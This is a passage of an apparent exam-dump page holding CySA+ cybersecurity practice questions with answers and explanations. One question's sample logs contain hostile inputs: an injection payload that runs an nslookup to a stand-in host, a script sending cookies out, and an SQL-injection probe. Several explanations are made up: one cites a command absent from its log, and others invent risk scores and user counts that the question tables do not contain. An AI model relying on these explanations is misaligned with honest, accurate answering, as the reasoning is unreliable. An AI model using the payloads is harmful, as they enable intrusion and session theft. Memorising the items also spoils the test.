B. XDR
C. SOAR
D. EDR
Answer: C (LEAVE A REPLY)
SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations.
SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

NEW QUESTION: 108
A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?
A. Implementing multifactor authentication on the server OS
B. Hashing user passwords on the web application
C. Performing input validation before allowing submission
D. Segmenting the network between the users and the web server
Answer: C (LEAVE A REPLY)
Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised12. Reference: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION: 109
A security manager reviews the permissions for the approved users of a shared folder and finds accounts that are not on the approved access list. While investigating an incident, a user discovers data discrepancies in the file. Which of the following best describes this activity?

A. Filesystem anomaly
B. Illegal software
C. Unauthorized changes
D. Data exfiltration
Answer: C (LEAVE A REPLY)
The discovery of unapproved accounts accessing shared data, along with data discrepancies, strongly indicates unauthorized changes.
* Indicators of Unauthorized Changes:
* Unexpected user permissions found during audits.
* Modified or deleted data without proper documentation.
* Altered system or security configurations, allowing unintended access.
* Why Not Other Options?
* A. Filesystem Anomaly: This refers to unexpected behavior in the file structure, such as corrupt metadata or missing files, rather than unauthorized user access.
* B. Illegal Software: Would involve unlicensed or unauthorized applications, not unauthorized file modifications.
* D. Data Exfiltration: If data was removed, it might be exfiltration, but in this case, data modifications were detected instead.
To prevent unauthorized changes, security teams should use:
* File Integrity Monitoring (FIM) to detect unauthorized modifications.
* Access control audits to verify correct user permissions.
* SIEM tools to analyze logs for anomalies.

NEW QUESTION: 110
Which of the following is the most important reason for an incident response team to develop a formal incident declaration?
A. To require that an incident be reported through the proper channels
B. To identify and document staff who have the authority to declare an incident
C. To allow for public disclosure of a security event impacting the organization
D. To establish the department that is responsible for responding to an incident
Answer: B (LEAVE A REPLY)
The formal incident declaration is crucial to identify and document the staff who have the authority to declare an incident, ensuring that incidents are handled by authorized personnel.

NEW QUESTION: 111
A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers.
Which of the following actions would allow the analyst to achieve the objective?
A. Upload the binary to an air gapped sandbox for analysis
B. Send the binaries to the antivirus vendor
C. Execute the binaries on an environment with internet connectivity
D. Query the file hashes using VirusTotal
Answer: A (LEAVE A REPLY)
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

NEW QUESTION: 112
An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?
A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges
Answer: (SHOW ANSWER)
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, "scanning without administrative privileges will result in a large number of false negatives and an incomplete scan". Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION: 113
A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?
A. The NTP server is not configured on the host.
B. The cybersecurity analyst is looking at the wrong information.
C. The firewall is using UTC time.
D. The host with the logs is offline.
Answer: A (LEAVE A REPLY)
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. Reference: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

NEW QUESTION: 114
Which of the following threat actors is most likely to target a company due to its questionable environmental policies?
A. Hacktivist
B. Organized crime
C. Nation-state
D. Lone wolf

Answer: (SHOW ANSWER)
Hacktivists are threat actors who use cyberattacks to promote a social or political cause, such as environmentalism, human rights, or democracy. They may target companies that they perceive as violating their values or harming the public interest. Hacktivists often use techniques such as defacing websites, launching denial-of-service attacks, or leaking sensitive data to expose or embarrass their targets.

NEW QUESTION: 115
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?
A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning
Answer: C (LEAVE A REPLY)
Explanation
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION: 116
A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Log entry #	Message
Log entry 1	comptia.org/${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='../index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?
A. Log entry 1
B. Log entry 2
C. Log entry 3
D. Log entry 4
Answer: D (LEAVE A REPLY)
Explanation
Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the /etc/passwd file, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official References:
https://www.imperva.com/learn/application-security/command-injection/
https://www.zerodayinitiative.com/advisories/published/

NEW QUESTION: 117
An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?
A. Any discovered vulnerabilities will not be remediated.
B. An outage of machinery would cost the organization money.
C. Support will not be available for the critical machinery
D. There are no compensating controls in place for the OS.
Answer: A (LEAVE A REPLY)
Explanation
A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

NEW QUESTION: 118
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?
A. SLA
B. MOU
C. NDA
D. Limitation of liability
Answer: A (LEAVE A REPLY)
Explanation
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION: 119
A network security analyst for a large company noticed unusual network activity on a critical system. Which of the following tools should the analyst use to analyze network traffic to search for malicious activity?
A. WAF
B. Wireshark
C. EDR
D. Nmap
Answer: B (LEAVE A REPLY)
Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic.

NEW QUESTION: 120
A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the

following would be missing from a scan performed with this configuration?
A. Operating system version
B. Registry key values
C. Open ports
D. IP address
Answer: (SHOW ANSWER)
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script.
The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org
/techniques/T1112/

NEW QUESTION: 121
A new SOC manager reviewed findings regarding the strengths and weaknesses of the last tabletop exercise in order to make improvements.
Which of the following should the SOC manager utilize to improve the process?
A. The most recent audit report
B. The incident response playbook
C. The incident response plan
D. The lessons-learned register
Answer: D (LEAVE A REPLY)
The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts.

NEW QUESTION: 122
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?
A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report
Answer: A (LEAVE A REPLY)
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration

test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION: 123
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?
A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge
Answer: A (LEAVE A REPLY)
Explanation
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION: 124
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?
A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration
Answer: D (LEAVE A REPLY)
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1 The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party.
The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION: 125
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShel

B. Ruby

C. Python

D. Shell script

Answer: (SHOW ANSWER)

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION: 126

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program.

Which of the following is the best priority based on common attack frameworks?

A. Reduce the administrator and privileged access accounts

B. Employ a network-based IDS

C. Conduct thorough incident response

D. Enable SSO to enterprise applications

Answer: A (LEAVE A REPLY)

Explanation

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts.

Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

NEW QUESTION: 127

After updating the email client to the latest patch, only about 15% of the workforce is able to use email. Windows 10 users do not experience issues, but Windows 11 users have constant issues.

Which of the following did the change management team fail to do?

A. Implementation

B. Testing

C. Rollback

D. Validation

Answer: (SHOW ANSWER)

Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users. Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.

NEW QUESTION: 128
A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?
A. Ask the web development team to update the page contents
B. Add the IP address allow listing for control panel access
C. Purchase an appropriate certificate from a trusted root CA
D. Perform proper sanitization on all fields
Answer: (SHOW ANSWER)
Explanation
The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION: 129
Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?
A. rogers

B. brady
C. brees
D. manning
Answer: B (LEAVE A REPLY)
Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system.
Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION: 130
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?
A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules
Answer: B (LEAVE A REPLY)
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network.

NEW QUESTION: 131
A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of:
Risk categorization
Risk prioritization
. Implementation of controls
INSTRUCTIONS
Click on the audit report, risk matrix, and SLA expectations documents to review their contents.
On the Risk categorization tab, determine the order in which the findings must be prioritized for remediation according to the risk rating score. Then, assign a categorization to each risk.
On the Controls tab, select the appropriate control(s) to implement for each risk finding.
Findings may have more than one control implemented. Some controls may be used more than once or not at all.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Risk categorization | **Controls**

Risk prioritization	Risk finding	Risk categorization
Select	Improperly configured third-party websites pose security risks to internal assets.	Select
Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select
Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select
Select	A list of patient prescription information was emailed to the incorrect recipient.	Select
Select	The internet-facing web server allows access to data without requiring credentials.	Select
Select	PHI data was found within the development and test environments.	Select
Select	Sensitive materials were found on a fax machine in a common area.	Select
Select	Unauthorized software was discovered on technician workstations.	Select

Risk prioritization

Select
1
2
3
4
5
6
7
8
Select

Risk categorization

Select
Select
Low (0-4)
Medium (5-9)
High (10-25)

Risk categorization | Controls

Risk finding	Control(s) to implement		
Improperly configured third-party websites pose security risks to internal assets.	Select control	Select control	Select control
A large volume of ICMP traffic is detected from an external source to Server2.	Select control	Select control	Select control
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control	Select control	Select control
A list of patient prescription information was emailed to the incorrect recipient.	Select control	Select control	Select control
The internet-facing web server allows access to data without requiring credentials.	Select control	Select control	Select control
PHI data was found within the development and test environments.	Select control	Select control	Select control
Sensitive materials were found on a fax machine in a common area.	Select control	Select control	Select control
Unauthorized software was discovered on technician workstations.	Select control	Select control	Select control

Answer:

See the solution below in Explanation.

Explanation:

Risk categorization

Controls

Risk prioritization	Risk finding	Risk categorization
5	Improperly configured third-party websites pose security risks to internal assets.	Medium (5-9)
4	A large volume of ICMP traffic is detected from an external source to Server2.	Medium (5-9)
3	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Medium (5-9)
8	A list of patient prescription information was emailed to the incorrect recipient.	High (10-25)
7	The internet-facing web server allows access to data without requiring credentials.	High (10-25)
6	PHI data was found within the development and test environments.	High (10-25)
2	Sensitive materials were found on a fax machine in a common area.	Low (0-4)
1	Unauthorized software was discovered on technician workstations.	Low (0-4)

Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

NEW QUESTION: 132

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet.

Which of the following best explains how are analyst should properly document the incident?

A. Back up the configuration file for alt network devices

B. Record and validate each connection

C. Create a full diagram of the network infrastructure

D. Take photos of the impacted items

Answer: D (LEAVE A REPLY)

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION: 133
Which of the following stakeholders are most likely to receive a vulnerability scan report?
(Choose two.)
A. Law enforcement
B. Marketing
C. Executive management
D. Product owner
E. Legal
F. Systems administration
Answer: D,F (LEAVE A REPLY)

NEW QUESTION: 134
While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?
A. Address space layout randomization
B. Data execution prevention
C. Stack canary
D. Code obfuscation
Answer: A (LEAVE A REPLY)
Explanation
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

NEW QUESTION: 135
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?
A. It provides a structured way to gain information about insider threats.
B. It proactively facilitates real-time information sharing between the public and private sectors.
C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Answer: B (LEAVE A REPLY)

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.

TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors123.

The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information123.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

* They can receive timely and relevant information about the latest threats and vulnerabilities that may
* affect their systems or networks.
* They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.
* They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.
* They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.
* They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations123.

The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.

Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection. However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states4.

Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance5.

Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.

References:

* 1 What is STIX/TAXII? | Cloudflare
* 2 What Are STIX/TAXII Standards? - Anomali Resources
* 3 What is STIX and TAXII? - EclecticIQ
* 4 What Is an Insider Threat? Definition & Examples | Varonis
* 5 Implementing STIX/TAXII - GitHub Pages
* [6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

NEW QUESTION: 136

A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

A. An adversary is attempting to find the shortest path of compromise.

B. An adversary is performing a vulnerability scan.

C. An adversary is escalating privileges.

D. An adversary is performing a password stuffing attack.

Answer: (SHOW ANSWER)

Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement.

NEW QUESTION: 137

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

Host	CVE: (Vulnerability Name)	Metrics
host01	CVE-2003-99992: (TransAtl)	DDS:NOA:HVT
host02	CVE-2004-99993: (TjBeP)	DDS:AEX:NOA
host03	CVE-2007-99996: (NarrowStairs)	RCE:AEX:HVT
host04	CVE-2009-99998: (Topendoor)	UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet

Which of the following hosts should be patched first, based on the metrics?

A. host01
B. host02
C. host03
D. host04

Answer: C (LEAVE A REPLY)

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION: 138

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

A. Scan the employee's computer with virus and malware tools.
B. Review the actions taken by the employee and the email related to the event
C. Contact human resources and recommend the termination of the employee.
D. Assign security awareness training to the employee involved in the incident.

Answer: (SHOW ANSWER)

